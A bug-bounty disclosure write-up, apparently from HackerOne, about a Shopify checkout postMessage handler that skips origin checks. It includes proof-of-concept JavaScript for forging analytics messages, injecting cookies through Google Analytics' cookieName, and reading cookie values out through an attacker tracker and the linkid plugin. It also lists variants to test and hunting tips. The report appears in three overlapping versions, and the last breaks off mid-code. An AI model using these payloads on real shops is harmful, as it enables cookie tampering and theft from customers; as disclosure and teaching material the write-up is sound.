Read/Write arbitrary (non-HttpOnly) cookies on checkout pages via GoogleAnalyticsAdditionalScripts postMessage handler
The postMessage handler on a Shopify shop domain did not validate the event origin, allowing a malicious page to send messages that executed arbitrary calls on the Google Analytics ga object. This enabled writing arbitrary cookie values and reading any non-HttpOnly cookie via a custom tracker and the linkid plugin.
 Originally disclosed on HackerOne
- Triaged in 25 days
- Fixed in 10 months
- Paid in 31 days
- Disclosed after 22 months
Background
Shopify shops can be configured with a Google Analytics integration within the admin settings for a shop (/admin/online_store/preferences).
This is a deeper integration than simply including analytics.js via a liquid template, for example ecommerce tracking can be enabled.
Within this functionality "Additional Google Analytics JavaScript" can be specified which can reference the (global) ga object, ex:
ga('linker:autoLink', ['bored.engineer']);
During checkout (of a cart), an edge-case occurs: Some functionality is hosted on checkout.shopify.com (such as address/payment forms) that the shop owner may wish to fire Google Analytics events for.
To resolve this, a postMessage based proxy is configured where the checkout.shopify.com pages execute the "Additional Google Analytics JavaScript" and any calls to the ga function (really an event queue) are pushed to the primary shop domain to be fired.
Summary
The postMessage handler on the shop domain does not validate the event.origin before processing events.
This can allow a malicious webpage to send messages which eventually result in function calls on the ga object.
It is then possible to write arbitrary cookies values (via document.cookie injection) which can often lead to other security concerns.
Additionally, it is possible to register an additional (attacker controlled) GA tracker, then leverage the linkid plugin to read any cookie value.
This is only exploitable on shops that have a configured Google Analytics integration (not default, but common).
Vulnerability
The vulnerability is pretty straight-forward, exploitation is the more difficult part.
// From checkout-b0ace6cd81eb816d383ce78462bdcd5cfc3cfef0055b9ff774fd9de732b3d9d2.js
function r(e) {
  "analytics" === e.data.type && ("undefined" == typeof n.calls && (n.calls = []),
  n.calls = n.calls.concat(e.data.calls),
  document.body.dispatchEvent(new CustomEvent("GoogleAnalyticsEvent")))
}
// [snip]
window.addEventListener("message", r)
// [snip]
[{
    key: "executeAdditionalScripts",
    value: function n() {
        var e = t.calls;
        void 0 !== e && (e.forEach(function(e) {
            var t;
            (t = window).ga.apply(t, C(e))
        }),
        t.calls = [])
    }
}]
// From checkout HTML page
document.body.addEventListener("GoogleAnalyticsEvent", function() {
  window.GoogleAnalyticsAdditionalScripts.executeAdditionalScripts()
});
The vulnerability can be demonstrated as easily as sending an event like this:
var win = window.open("https://bored-engineering-whitehat-2.myshopify.com/20276739/checkouts/0f446f1d92e2d55bb576273ebb3fc89c")
setTimeout(function() {
  win.frames[0].postMessage({
    "type": "analytics",
    "calls": [
      ['send', 'pageview']
    ]
  }, "*")
}, 2000)

Which will trigger a pageview event (in the network tab):
Google Analytics APIs
We now have a primitive for executing any function with any arugments on the ga object.
I spent a while trying to turn this into XSS, I'm reasonably confident it is not possible.
Plugin Loading (dead-end, mostly)
Google Analytics supports plugins via a "require" command, ex:
ga('require', 'linkid');
This also supports custom plugins via a "provide" command:
function MyPlugin(tracker, options) {
  // ...
}
ga('provide', 'myplugin', MyPlugin);
While this seems like an easy path to XSS (register "eval" as a plugin, then call it), we are limited by the structured clone algorithm which does not allow functions to be serialized.
Attempting to provide a string such as "eval" will not be allowed by GA as it checks the type of the input ensure it is a function:
var ea = function(a) {
  return "function" == typeof a
}
// [snip]
a = a[2];
// [snip]
if (this.g && (!qa(b) || "" == b || !ea(a)))
  throw "abort";
However, this is still useful as we can load additional plugins from Google as long as they are in a pre-defined allowlist:
Zd = {
  ec: 45,
  ecommerce: 46,
  linkid: 47
};
// [snip]
y = function(a, b, c, d, e) {
  if (!ea(Yd.get(b)) && !$d.get(b)) {
     Zd.hasOwnProperty(b) && J(Zd[b]);
Registering an additional tracker
One of the problems that comes with using or abusing any of the Google Analytics functions is the registered tracker is not attacker controlled. Fortunately, GA allows registering multiple trackers via the "create" method, ex:
ga("create", {
	"name": "pwn",
	"trackingId": "UA-44361710-4"
})
ga("pwn.send", "pageview")
This will allow any exploits that require to exfiltrating data via Google Analytics.
Setting cookie values
Leveraging the create method, it is possible to set arbitrary cookie values.
This is possible because Google Analytics allows customization in the name of the cookie used (_ga by default) via the cookieName attribute, ex:
ga("create", {
	"name": "pwn",
	"trackingId": "UA-44361710-4",
	"cookieName": "_custom_ga"
})
Internally, this is implemented via string concatenation into a document.cookie call, manually prettified below:
zc = function(cookieName, cookieValue, cookiePath, cookieDomain, trackingId, cookieExpire, cookieFlags) {
	// Check if the user is opt'd out, bail early
    optOut = userIsOptedOut(trackingId) ? false : /(^|\.)doubleclick\.net$/i.test(document.location.hostname) || "/" == cookiePath && /^(www\.)?google(\.com?)?(\.[a-z]{2})?$/.test(cookieDomain) ? false : true;
    if (!optOut)
        return false;
    // Truncate the value past 1200 characters
    cookieValue && 1200 < cookieValue.length && (cookieValue = cookieValue.substring(0, 1200));
    // Build the cookie name
    cookie = cookieName + "=" + cookieValue + "; path=" + cookiePath + "; ";
    // If expiration was specified, add "expires" flag
    cookieExpire && (cookiePath += "expires=" + (new Date((new Date).getTime() + cookieExpire)).toGMTString() + "; ");
    // If cookieDomain set, add "domain" flag
    cookieDomain && "none" !== cookieDomain && (cookiePath += "domain=" + cookieDomain + ";");
    // Add any additional cookieFlags
    cookieFlags && (cookiePath += cookieFlags + ";");
    // Set the value
    changed = document.cookie;
    document.cookie = cookie;
    if (!(changed = changed != document.cookie))
        label: {
            value = getCookie(cookieName);
            for (idx = 0; idx < value.length; idx++)
                if (cookieValue == value[idx]) {
                    changed = true;
                    break label
                }
            changed = false
        }
    return changed
}
There is no escaping provided before the document.cookie = cookie call which means a malicious cookieName can be used to set a cookie, ex:
ga("create", {
	"name": "pwn",
	"trackingId": "UA-44361710-4",
	"cookieName": "injectedCookie=value;"
})
// [snip]
document.cookie = "injectedCookie=value;=GA1.3.614842418.1609270420; path=/; expires=Thu, 19 Jan 2023 03:18:11 GMT; domain=bored-engineering-whitehat-2.myshopify.com;"
Browsers will ignore unknown flags during calls to document.cookie essentially resulting in the following call:
document.cookie = "injectedCookie=value;"
This can be re-used multiple times by modifying the name of the tracker and repeating the call.
(warning: speculation) for many sites this can be used in combination with other security issues (ex: setting a CSRF cookie) that implicitly trust cookie values.
Reading cookie values
Google Analytics has a optional Enhanced Link Attribution plugin which allows tracking which element was clicked leading to a page load.
To accomplish this element IDs are saved in a _gali cookie which is then read by Google Analytics and emitted as part of page loads.
The name of this cookie is customizable via a cookieName property, ex:
ga('require', 'linkid', {
  'cookieName': 'pwn',
});
ga('send', 'pageview');
This will result in the value of the pwn cookie (assuming it is readable) being included in the Google Analytics payloads making it (eventually) accessible from the GA console:

P.S. (self?) "XSS" on checkout.shopify.com
I wanted to note one other component of this (the original reason this proxy exists) is the ability to execute arbitrary JavaScript on checkout.shopify.com via the "Additional Google Analytics JavaScript" setting.
This is the checkout.shopify.com/$shop_id$/sandbox/google_analytics_iframe page:
window.additionalScripts = function() {
    // JS controlled by the attacker
};
// [snip]
{
  key: "receiveMessage",
  value: function o(e) {
    if (e.source === window.parent && "checkout_context" === e.data.type) {
      this.origin = e.origin, window.Shopify = e.data.Shopify, window.__st = e.data.__st;
      try {
        window.additionalScripts()
      } catch (t) {
        console.error("User script error: ", t)
      }
    }
  }
}
// [snip]
var t = this;
window.addEventListener("message", function(e) {
  return t.receiveMessage(e)
}, !1)
This is essentially (intentional) XSS by design on the checkout.shopify.com domain (an attacker can iframe this page and trigger the "checkout_context" postMessage).
I'm not sure if this is intended functionality (it kinda has to be to make this integration work) but it results in an potential malicous actor executing JS on the same domain that handles the payment integrations (but not direct credit card numbers), address auto-complete, etc.
It is possible in somewhat contrived/high user interaction scenarios (ex: the attacker opens the initial shop page) to utilize this XSS to intercept address fields or other integration details via win.frames[<index] following var win = window.open(...).
Let me know if you're interested in some PoCs for that or more details.
Impact
See description for details.
Context
Shopify shops can be configured with a Google Analytics integration from the admin settings at /admin/online_store/preferences. This is a deeper integration than dropping analytics.js into a liquid template: features such as ecommerce tracking can be enabled from it, and the shop owner can supply "Additional Google Analytics JavaScript" that references the global ga object, for example:
ga('linker:autoLink', ['bored.engineer']);
During checkout some functionality is hosted on checkout.shopify.com, such as the address and payment forms, and the shop owner may still want Google Analytics events fired for those pages. To make that work, Shopify configures a postMessage based proxy: the checkout.shopify.com pages execute the Additional Google Analytics JavaScript, and any calls to the ga function (really an event queue) are pushed to the primary shop domain, where they are fired.
The report targets the your-store.myshopify.com asset and was rated medium severity (CVSS 4.2), classified as generic cross-site scripting, with a 1,600 USD bounty, disclosed on 1 December 2022.
Setup
The only precondition is that the shop has a configured Google Analytics integration. That is not the default, but it is common. The researcher used a test shop, bored-engineering-whitehat-2.myshopify.com, with a checkout at /20276739/checkouts/[redacted].
Finding it
The postMessage handler on the shop domain does not validate event.origin before processing events. A malicious webpage can therefore send messages that eventually result in function calls on the ga object. From that primitive it is possible to write arbitrary cookie values through document.cookie injection, which can often lead to other security concerns. It is also possible to register an additional, attacker-controlled GA tracker and then use the linkid plugin to read any cookie value.
Exploitation
Step 1: send a forged analytics message
The handler is simple. The relevant code from checkout-[redacted].js:
function r(e) {
  "analytics" === e.data.type && ("undefined" == typeof n.calls && (n.calls = []),
  n.calls = n.calls.concat(e.data.calls),
  document.body.dispatchEvent(new CustomEvent("GoogleAnalyticsEvent")))
}
// [snip]
window.addEventListener("message", r)
// [snip]
[{
    key: "executeAdditionalScripts",
    value: function n() {
        var e = t.calls;
        void 0 !== e && (e.forEach(function(e) {
            var t;
            (t = window).ga.apply(t, C(e))
        }),
        t.calls = [])
    }
}]
// From checkout HTML page
document.body.addEventListener("GoogleAnalyticsEvent", function() {
  window.GoogleAnalyticsAdditionalScripts.executeAdditionalScripts()
});
Any message whose data.type is "analytics" has its data.calls concatenated onto the queue, and a GoogleAnalyticsEvent is dispatched on the body. The checkout page listens for that event and calls executeAdditionalScripts, which applies each queued entry to window.ga as arguments. Nothing checks where the message came from.
The vulnerability can be demonstrated as easily as sending an event like this:
var win = window.open("https://bored-engineering-whitehat-2.myshopify.com/20276739/checkouts/[redacted]")
setTimeout(function() {
  win.frames[0].postMessage({
    "type": "analytics",
    "calls": [
      ['send', 'pageview']
    ]
  }, "*")
}, 2000)
The page is opened in a new window, and after a delay the message is posted into its first frame with a target origin of *. The call ['send', 'pageview'] is applied to ga, which triggers a pageview event, visible in the network tab:
Step 2: look for XSS through GA plugins
At this point there is a primitive for executing any function with any arguments on the ga object. The researcher spent a while trying to turn this into XSS and is reasonably confident it is not possible.
Google Analytics supports plugins through a require command:
ga('require', 'linkid');
Custom plugins can be registered with a provide command:
function MyPlugin(tracker, options) {
  // ...
}
ga('provide', 'myplugin', MyPlugin);
Registering eval as a plugin and then calling it looks like an easy path to XSS, but the postMessage boundary is limited by the structured clone algorithm, which does not allow functions to be serialised. Passing a string such as "eval" is rejected by GA, which checks that the input is a function:
var ea = function(a) {
  return "function" == typeof a
}
// [snip]
a = a[2];
// [snip]
if (this.g && (!qa(b) || "" == b || !ea(a)))
  throw "abort";
The provide path is still useful for loading additional plugins from Google, as long as they are in a pre-defined allowlist:
Zd = {
  ec: 45,
  ecommerce: 46,
  linkid: 47
};
// [snip]
y = function(a, b, c, d, e) {
  if (!ea(Yd.get(b)) && !$d.get(b)) {
     Zd.hasOwnProperty(b) && J(Zd[b]);
Step 3: register an attacker-controlled tracker
One problem with using or abusing the Google Analytics functions is that the registered tracker is not attacker controlled. GA allows registering multiple trackers with the "create" method:
ga("create", {
	"name": "pwn",
	"trackingId": "UA-44361710-4"
})
ga("pwn.send", "pageview")
This allows any exploit that needs to exfiltrate data through Google Analytics.
Step 4: write arbitrary cookies
Using create, arbitrary cookie values can be set. GA lets the cookie name be customised (the default is _ga) through the cookieName attribute:
ga("create", {
	"name": "pwn",
	"trackingId": "UA-44361710-4",
	"cookieName": "_custom_ga"
})
Internally this is implemented by string concatenation into a document.cookie call. The researcher manually prettified the relevant function:
zc = function(cookieName, cookieValue, cookiePath, cookieDomain, trackingId, cookieExpire, cookieFlags) {
	// Check if the user is opt'd out, bail early
    optOut = userIsOptedOut(trackingId) ? false : /(^|\.)doubleclick\.net$/i.test(document.location.hostname) || "/" == cookiePath && /^(www\.)?google(\.com?)?(\.[a-z]{2})?$/.test(cookieDomain) ? false : true;
    if (!optOut)
        return false;
    // Truncate the value past 1200 characters
    cookieValue && 1200 < cookieValue.length && (cookieValue = cookieValue.substring(0, 1200));
    // Build the cookie name
    cookie = cookieName + "=" + cookieValue + "; path=" + cookiePath + "; ";
    // If expiration was specified, add "expires" flag
    cookieExpire && (cookiePath += "expires=" + (new Date((new Date).getTime() + cookieExpire)).toGMTString() + "; ");
    // If cookieDomain set, add "domain" flag
    cookieDomain && "none" !== cookieDomain && (cookiePath += "domain=" + cookieDomain + ";");
    // Add any additional cookieFlags
    cookieFlags && (cookiePath += cookieFlags + ";");
    // Set the value
    changed = document.cookie;
    document.cookie = cookie;
    if (!(changed = changed != document.cookie))
        label: {
            value = getCookie(cookieName);
            for (idx = 0; idx < value.length; idx++)
                if (cookieValue == value[idx]) {
                    changed = true;
                    break label
                }
            changed = false
        }
    return changed
}
There is no escaping before the document.cookie = cookie call, so a malicious cookieName can be used to set a cookie:
ga("create", {
	"name": "pwn",
	"trackingId": "UA-44361710-4",
	"cookieName": "injectedCookie=value;"
})
// [snip]
document.cookie = "injectedCookie=value;=GA1.3.614842418.1609270420; path=/; expires=Thu, 19 Jan 2023 03:18:11 GMT; domain=bored-engineering-whitehat-2.myshopify.com;"
Browsers ignore unknown flags in document.cookie calls, so the effective call is:
document.cookie = "injectedCookie=value;"
This can be repeated by changing the name of the tracker and issuing the call again. The researcher notes, as speculation, that on many sites this could be combined with other security issues, for example setting a CSRF cookie, where cookie values are implicitly trusted.
Step 5: read cookie values
Google Analytics has an optional Enhanced Link Attribution plugin that tracks which element was clicked leading to a page load. To do this, element IDs are saved in a _gali cookie, which GA then reads and emits as part of page loads. The cookie name is customisable through a cookieName property:
ga('require', 'linkid', {
  'cookieName': 'pwn',
});
ga('send', 'pageview');
The value of the pwn cookie, assuming it is readable, is included in the Google Analytics payloads, making it eventually accessible from the GA console:
Step 6: JavaScript execution on checkout.shopify.com
The proxy exists for a reason: the Additional Google Analytics JavaScript setting allows arbitrary JavaScript to be executed on checkout.shopify.com. This is the checkout.shopify.com/$shop_id$/sandbox/google_analytics_iframe page, in this case /20276739/sandbox/google_analytics_iframe:
window.additionalScripts = function() {
    // JS controlled by the attacker
};
// [snip]
{
  key: "receiveMessage",
  value: function o(e) {
    if (e.source === window.parent && "checkout_context" === e.data.type) {
      this.origin = e.origin, window.Shopify = e.data.Shopify, window.__st = e.data.__st;
      try {
        window.additionalScripts()
      } catch (t) {
        console.error("User script error: ", t)
      }
    }
  }
}
// [snip]
var t = this;
window.addEventListener("message", function(e) {
  return t.receiveMessage(e)
}, !1)
This is essentially intentional XSS by design on the checkout.shopify.com domain: an attacker can iframe the page and trigger the "checkout_context" postMessage. The researcher is not sure whether this is intended functionality, though it has to be for the integration to work. It does mean a malicious actor can execute JavaScript on the same domain that handles payment integrations (but not direct credit card numbers), address auto-complete and similar. In somewhat contrived, high user interaction scenarios, for example where the attacker opens the initial shop page, this XSS can be used to intercept address fields or other integration details through win.frames[<index>] after var win = window.open(...).
Root cause
The postMessage handler on the shop domain processes any message with data.type === "analytics" without checking event.origin, and the queued calls are applied directly to window.ga. The message boundary does not stop this because the structured clone algorithm only blocks functions, not the strings and objects GA accepts. GA's own input validation checks that a plugin is a function, which blocks the provide/eval route, but it does not constrain the cookieName value, which is concatenated unescaped into a document.cookie assignment. The linkid plugin then provides the read side by emitting a named cookie's value in analytics payloads.
Impact
On shops with a configured Google Analytics integration, a malicious webpage can write arbitrary non-HttpOnly cookie values on the shop domain and read cookie values through an attacker-controlled tracker and the linkid plugin. The researcher hedges that the write primitive can often lead to other security concerns, for example where cookie values are implicitly trusted, and marks that combination as speculation. The separate checkout.shopify.com behaviour gives JavaScript execution on the domain that handles payment integrations (not direct credit card numbers) and address auto-complete, but only in contrived, high user interaction scenarios.
Fix
The report does not describe a fix. The obvious change is to validate event.origin in the postMessage handler before accepting analytics calls, and to stop concatenating unescaped values into document.cookie.
Variants to test
- Send an
"analytics"message with acallsarray containing['send', 'pageview']from a page on a different origin. A positive result is a pageview request appearing in the network tab of the target checkout. - Send
ga("create", {...})with acookieNamecontaininginjectedCookie=value;. A positive result is the injected cookie appearing indocument.cookieon the shop domain. - Register a tracker and
ga('require', 'linkid', {'cookieName': 'pwn'}), thenga('send', 'pageview'). A positive result is the value of thepwncookie appearing in the GA payloads. - Iframe the
google_analytics_iframepage and post a"checkout_context"message from the parent. A positive result is the shop's Additional Google Analytics JavaScript running oncheckout.shopify.com.
Hunting notes
This kind of bug hides in cross-origin postMessage bridges between a merchant-controlled domain and a platform-hosted checkout or payment flow, especially where merchant-supplied JavaScript is executed on the platform domain. During recon, look for message event listeners that dispatch custom events or forward data into third-party libraries, and for integrations whose settings accept free-form JavaScript. The report demonstrates a pageview fired from a forged message, and describes how the GA cookieName parameter could be used to write a cookie and how the linkid plugin could be used to read one.
What happened, in plain words
Shopify is a platform that lets anyone run an online shop. Each shop gets its own web address, something like your-store.myshopify.com, and a set of admin settings where the owner can switch features on and off. One of those features is a connection to Google Analytics, a service that counts visitors and records what they do on a site.
When a shop owner turns on that Google Analytics connection, they can also paste in a bit of their own JavaScript, the programming language that web pages run in the browser. Shopify calls this box "Additional Google Analytics JavaScript". Whatever the owner types there gets run on the shop's pages, and it can talk to ga, the name Google Analytics gives to its main function.
There is a wrinkle at checkout, the final pages where a customer enters an address and pays. Some of those pages are not served from the shop's own address but from checkout.shopify.com, a shared Shopify address. The owner's custom JavaScript still needs to run there, and the events it fires still need to reach Google Analytics. To bridge the gap, Shopify uses a browser feature called postMessage, which lets two windows or frames send each other messages. The checkout pages run the owner's script and push the resulting calls over to the shop's own domain, which then fires them.
The problem the researcher found is that the receiving side of that bridge does not check who sent the message. Any web page in the world can send the same kind of message and have its contents run as Google Analytics calls on the shop's domain. From there the researcher could write cookie values and read cookie values. A cookie is a small piece of text a website stores in your browser, often used to remember who you are. The report was rated medium severity with a CVSS score of 4.2, classified as generic cross-site scripting, paid a 1,600 USD bounty, and disclosed on 1 December 2022.
Context
A shop owner configures the Google Analytics integration from the admin settings at /admin/online_store/preferences. This is more than dropping the standard analytics.js file into a page template: features such as ecommerce tracking, which records purchases, can be switched on from here. The owner can also supply Additional Google Analytics JavaScript that references the global ga object, for example:
ga('linker:autoLink', ['bored.engineer']);
Line by line: ga is the function Google Analytics exposes to the page. The first argument, 'linker:autoLink', names a command. The second argument is a list of domains, here just bored.engineer. The command tells Google Analytics to link visits across those domains, so a visitor moving between them is counted as one person rather than two.
During checkout, some functionality lives on checkout.shopify.com, including the address and payment forms. The shop owner may still want Google Analytics events fired for those pages. To make that work, Shopify sets up a postMessage proxy: the checkout.shopify.com pages execute the Additional Google Analytics JavaScript, and any calls to the ga function, which is really an event queue, are pushed to the primary shop domain, where they are fired. An event queue is simply a list of things waiting to be done, handled in order.
The report targets the your-store.myshopify.com asset. The researcher used a test shop, bored-engineering-whitehat-2.myshopify.com, with a checkout at /20276739/checkouts/[redacted].
Finding it
The postMessage handler on the shop domain does not validate event.origin before processing events. event.origin is the field that says which site a message came from; checking it is the standard way to make sure only trusted pages can talk to you. Because it is not checked, a malicious webpage can send messages that eventually result in function calls on the ga object. From that starting point it is possible to write arbitrary cookie values through document.cookie injection, which can often lead to other security concerns. It is also possible to register an additional, attacker-controlled GA tracker and then use the linkid plugin to read any cookie value.
Exploitation
Step 1: send a forged analytics message
The handler is simple. The relevant code from checkout-[redacted].js:
function r(e) {
  "analytics" === e.data.type && ("undefined" == typeof n.calls && (n.calls = []),
  n.calls = n.calls.concat(e.data.calls),
  document.body.dispatchEvent(new CustomEvent("GoogleAnalyticsEvent")))
}
// [snip]
window.addEventListener("message", r)
// [snip]
[{
    key: "executeAdditionalScripts",
    value: function n() {
        var e = t.calls;
        void 0 !== e && (e.forEach(function(e) {
            var t;
            (t = window).ga.apply(t, C(e))
        }),
        t.calls = [])
    }
}]
// From checkout HTML page
document.body.addEventListener("GoogleAnalyticsEvent", function() {
  window.GoogleAnalyticsAdditionalScripts.executeAdditionalScripts()
});
Line by line. function r(e) defines a function named r that takes one argument, e, which here is the incoming message event. The next line checks whether e.data.type equals the string "analytics"; e.data is the payload the sender attached to the message. If it does, three things happen in sequence. First, if n.calls is not yet defined, it is set to an empty list. Second, n.calls.concat(e.data.calls) appends the sender's list of calls onto the existing queue. Third, document.body.dispatchEvent(new CustomEvent("GoogleAnalyticsEvent")) fires a custom event named GoogleAnalyticsEvent on the page body, which is the page's way of announcing that new work has arrived.
window.addEventListener("message", r) registers r as the listener for every incoming message to the window. That is the bridge's front door.
The object with key: "executeAdditionalScripts" defines a method that drains the queue. It copies the queue into e, checks it is not empty, then for each entry calls window.ga.apply(t, C(e)). apply is a JavaScript way of calling a function with a list of arguments; C(e) turns the stored entry into that argument list. Afterwards the queue is reset to an empty list.
The last block, from the checkout HTML page, listens for the GoogleAnalyticsEvent and calls window.GoogleAnalyticsAdditionalScripts.executeAdditionalScripts(), which runs the draining method above. Nothing anywhere checks where the message came from.
The vulnerability can be demonstrated as easily as sending an event like this:
var win = window.open("https://bored-engineering-whitehat-2.myshopify.com/20276739/checkouts/[redacted]")
setTimeout(function() {
  win.frames[0].postMessage({
    "type": "analytics",
    "calls": [
      ['send', 'pageview']
    ]
  }, "*")
}, 2000)
Line by line. window.open(...) opens the target checkout in a new browser window and stores a handle to it in win. setTimeout(function() { ... }, 2000) waits two seconds before running the inner function, giving the page time to load. Inside, win.frames[0] picks the first frame inside that window, and .postMessage(...) sends it a message. The message object has "type": "analytics", which matches the check in the handler, and "calls" holding one entry, ['send', 'pageview']. The final argument "*" means the sender does not restrict which origin may receive the message.
The call ['send', 'pageview'] is applied to ga, which triggers a pageview event, visible in the network tab. The network tab is the part of the browser's developer tools that lists every request the page makes.
The report says the pageview event is visible in the network tab.
Step 2: look for XSS through GA plugins
At this point there is a primitive for executing any function with any arguments on the ga object. A primitive, in security, is a small capability you have gained that you can build on. The researcher spent a while trying to turn this into XSS and is reasonably confident it is not possible. XSS, short for cross-site scripting, means getting your own JavaScript to run inside someone else's website, where it can act with that site's permissions.
Google Analytics supports plugins through a require command:
ga('require', 'linkid');
Line by line: this asks Google Analytics to load a plugin named linkid. A plugin is an add-on that extends what the main service does.
Custom plugins can be registered with a provide command:
function MyPlugin(tracker, options) {
  // ...
}
ga('provide', 'myplugin', MyPlugin);
Line by line: the first part defines a function called MyPlugin that takes a tracker and some options; the comment marks where its body would go. The second part tells Google Analytics that a plugin named myplugin exists and that its code is MyPlugin.
Registering eval as a plugin and then calling it looks like an easy path to XSS. eval is a built-in JavaScript function that takes a piece of text and runs it as code, so if you could hand it a string you would get code execution. But the postMessage boundary is limited by the structured clone algorithm, which does not allow functions to be serialised. Serialising means turning a value into something that can be copied across a boundary; the structured clone algorithm is the browser's rulebook for what can and cannot make that trip, and functions are on the forbidden list. Passing a string such as "eval" is rejected by GA, which checks that the input is a function:
var ea = function(a) {
  return "function" == typeof a
}
// [snip]
a = a[2];
// [snip]
if (this.g && (!qa(b) || "" == b || !ea(a)))
  throw "abort";
Line by line. var ea = function(a) { return "function" == typeof a } defines a small helper that returns true only when its argument is a function. a = a[2] picks the third item out of a list, which is where the plugin's code sits. The if line then checks several conditions: whether this.g is set, whether qa(b) is false or b is an empty string, or whether ea(a) is false, meaning the third item is not a function. If any of that holds, it throws the string "abort", stopping the operation. So a string like "eval" never gets through.
The provide path is still useful for loading additional plugins from Google, as long as they are in a pre-defined allowlist:
Zd = {
  ec: 45,
  ecommerce: 46,
  linkid: 47
};
// [snip]
y = function(a, b, c, d, e) {
  if (!ea(Yd.get(b)) && !$d.get(b)) {
     Zd.hasOwnProperty(b) && J(Zd[b]);
Line by line. Zd is an object mapping three plugin names, ec, ecommerce and linkid, to numbers 45, 46 and 47. An allowlist is a list of things that are permitted, everything else being refused. The function y takes five arguments. The if line checks that b, the requested plugin name, is neither already registered through Yd nor through $d. Inside, Zd.hasOwnProperty(b) checks whether the requested name is one of the three allowed ones, and if so J(Zd[b]) loads it. So only those three plugins can be pulled in this way.
Step 3: register an attacker-controlled tracker
One problem with using or abusing the Google Analytics functions is that the registered tracker is not attacker controlled. A tracker is the object that represents one Google Analytics property and holds its settings. GA allows registering multiple trackers with the "create" method:
ga("create", {
	"name": "pwn",
	"trackingId": "UA-44361710-4"
})
ga("pwn.send", "pageview")
Line by line. The first call asks Google Analytics to create a new tracker. The object gives it a "name" of pwn, so it can be addressed separately, and a "trackingId" of UA-44361710-4, which is the identifier of the Google Analytics account the data will be sent to. The second call addresses that tracker by name, pwn.send, and tells it to send a pageview, meaning a record that a page was viewed. The tracker is addressed by name and told to send a pageview.
This allows any exploit that needs to exfiltrate data through Google Analytics. Exfiltrate means getting data out of a place you should not be able to take it from.
Step 4: write arbitrary cookies
Using create, arbitrary cookie values can be set. GA lets the cookie name be customised, the default being _ga, through the cookieName attribute:
ga("create", {
	"name": "pwn",
	"trackingId": "UA-44361710-4",
	"cookieName": "_custom_ga"
})
Line by line: same as before, with one extra field. "cookieName": "_custom_ga" tells the tracker to store its data in a cookie called _custom_ga instead of the usual _ga.
Internally this is implemented by string concatenation into a document.cookie call. document.cookie is the browser's interface for reading and writing cookies from a page. The researcher manually prettified the relevant function:
zc = function(cookieName, cookieValue, cookiePath, cookieDomain, trackingId, cookieExpire, cookieFlags) {
	// Check if the user is opt'd out, bail early
    optOut = userIsOptedOut(trackingId) ? false : /(^|\.)doubleclick\.net$/i.test(document.location.hostname) || "/" == cookiePath && /^(www\.)?google(\.com?)?(\.[a-z]{2})?$/.test(cookieDomain) ? false : true;
    if (!optOut)
        return false;
    // Truncate the value past 1200 characters
    cookieValue && 1200 < cookieValue.length && (cookieValue = cookieValue.substring(0, 1200));
    // Build the cookie name
    cookie = cookieName + "=" + cookieValue + "; path=" + cookiePath + "; ";
    // If expiration was specified, add "expires" flag
    cookieExpire && (cookiePath += "expires=" + (new Date((new Date).getTime() + cookieExpire)).toGMTString() + "; ");
    // If cookieDomain set, add "domain" flag
    cookieDomain && "none" !== cookieDomain && (cookiePath += "domain=" + cookieDomain + ";");
    // Add any additional cookieFlags
    cookieFlags && (cookiePath += cookieFlags + ";");
    // Set the value
    changed = document.cookie;
    document.cookie = cookie;
    if (!(changed = changed != document.cookie))
        label: {
            value = getCookie(cookieName);
            for (idx = 0; idx < value.length; idx++)
                if (cookieValue == value[idx]) {
                    changed = true;
                    break label
                }
            changed = false
        }
    return changed
}
